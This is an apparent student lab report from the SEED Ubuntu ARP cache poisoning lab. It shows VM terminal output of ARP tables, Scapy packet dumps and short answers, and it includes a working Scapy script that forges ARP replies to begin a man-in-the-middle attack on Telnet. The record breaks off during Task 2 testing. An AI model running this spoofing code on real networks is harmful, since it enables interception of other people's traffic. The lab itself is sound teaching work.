
SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help
10:17 AM

```
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ 
```

Attack:



SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]

```
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo python task1c.py
sudo: unable to resolve host siris-peslug19cs485-attack
er
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:1c:cb:a7
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:1c:cb:a7
     psrc      = 10.0.2.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.6

.
Sent 1 packets.
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
```


SEEDUbuntu Clone1 [Running]

```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```

Terminal after Attack:



```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ 
```

Questions:


1. Why does VM B's ARP cache remain unchanged in this approach even though packet was broadcasted on the network?
2. Do we get the same result in all the above 3 approaches in Task1?

Here we notice that the ARP cache remains unchanged in Victim B even though the packet was broadcasted because the source and destination IP addresses are the same. The sender's IP address matches that of Victim B's IP address and Victim B assumes that the packet was sent by it .


The result is the same in all 3 approaches

Task 2: MITM Attack on Telnet using ARP Cache Poisoning


Step 1 -   Launch the ARP cache poisoning attack



```
from scapy.all import *
def send_ARP_packet(mac_dst, mac_src,ip_dst, ip_src):
        E=Ether(dst=mac_dst, src=mac_src)
        A=ARP(hwsrc=mac_src,psrc=ip_src,hwdst=mac_dst,pdst=ip_dst)
        pkt=E/A
        pkt.show()
        sendp(pkt)
send_ARP_packet('08:00:27:61:61:65', '08:00:27:1c:cb:a7', '10.0.2.5', '10.0.2.6')
send_ARP_packet('08:00:27:6e:29:06', '08:00:27:1c:cb:a7', '10.0.2.6', '10.0.2.5')
```



SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
12:13 PM

```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                         (incomplete)
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                         (incomplete)
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ 
```



SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help
En 12:15 PM

```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ 
```


Step 2 - Testing


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
En 12:32 PM

```
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin$ cd p
ython
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo python task2.py
sudo: unable to resolve host siris-peslug19cs485-attack
er
###[ Ethernet ]###
  dst       = 08:00:27:61:61:65
  src       = 08:00:27:1c:cb:a7
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:1c:cb:a7
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:61:61:65
     pdst      = 10.0.2.5
```


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
En
12:32 PM

